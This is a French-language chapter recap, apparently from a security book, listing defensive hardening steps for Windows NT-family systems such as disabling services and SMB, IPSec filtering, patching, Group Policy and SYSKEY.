Les attaques contre IIS mises à part, la famille NT semble faire de sérieux progrès en matière de sécurité. L'ajout de nouvelles fonctions telles que IPSec et d'une véritable stratégie de sécurité distribuée rend la tâche plus complexe pour les pirates éventuels, mais facilite celle des administrateurs. Voici un récapitulatif de astuces les plus importantes que nous venons de voir et qui vous permettront de sécuriser votre système plus efficacement :

- Gardez un œil sur les derniers outils de sécurité mis au point par Microsoft et de la meilleure attitude à adopter en consultant le site http://www.microsoft.com/security.
- Visitez http://www.microsoft.com/TechNet/prodtechnol/sql/maintain/security/sql2ksec.asp pour obtenir plus d'informations sur la sécurisation de SQL Server 2000 sous Windows 2000, et http://www.sqlsecurity.com pour connaître en détail les vulnérabilités SQL. Souvenez-vous qu'une attaque est rarement menée contre le système d'exploitation, mais plutôt contre l'application qui est souvent bien plus vulnérable, en particulier dans le cas des applications modernes, sans état et basées sur le Web. Effectuez les opérations nécessaires au niveau du système d'exploitation en utilisant les renseignements fournis dans ce chapitre, en vous concentrant principalement sur la sécurisation globale de la couche application.
- Le minimalisme est garant d'une meilleure sécurité. S'il n'y a rien à attaquer, les pirates n'auront aucun moyen d'infiltrer votre système. Désactivez tous les services inutiles à l'aide de services.msc. Quant aux services indispensables, assurez-vous que leur configuration est aussi sûre que possible (par exemple, désactivez les extensions ISAPI inutiles d'IIS).
- Si les services de fichiers et d'impressions sont pas nécessaires, désactivez SMB selon les instructions données dans ce chapitre.
- Utilisez des filtres IPSec (Windows 2000 et versions ultérieures) et le pare-feu de connexion Internet (Windows XP et versions ultérieures) pour bloquer les accès à tous les ports qui ne sont pas nécessaires au fonctionnement.
- Protégez les serveurs exposés directement à Internet au moyen de pare-feu ou de routeurs.
- Implémentez systématiquement les derniers de Service Packs et correctifs de sécurité. Consultez http://www.microsoft.com/security pour obtenir une liste actualisée des bulletins ; cette liste s'allonge quotidiennement.

- Limitez les droits de connexion interactive pour empêcher les attaques utilisant l'affectation de droits de niveau supérieur (par exemple, la prévisibilité des canaux nommés et les problèmes liés aux postes de travail Windows) avant leur déclenchement.
- Utilisez la Stratégie de groupe (gpedit.msc) pour créer des configurations sécurisées et les distribuer à l'ensemble de votre environnement de la famille NT.
- Mettez en œuvre SYSKEY en mode protégé par mot de passe ou par disquette. Sécurisez physiquement les serveurs hébergeant des données sensibles, définissez des mots de passe BIOS pour protéger la séquence de démarrage, et retirez ou désactivez les lecteurs de disquettes et autres périphériques de supports amovibles qui pourraient être utilisés pour démarrer des systèmes à partir d'autres systèmes d'exploitation.
- Inscrivez-vous aux listes de diffusion sur la sécurité, par exemple Bugtraq (http://www.securityfocus.com), pour être informé des dernières évolutions en matière d'attaques contre les systèmes NT et leurs parades.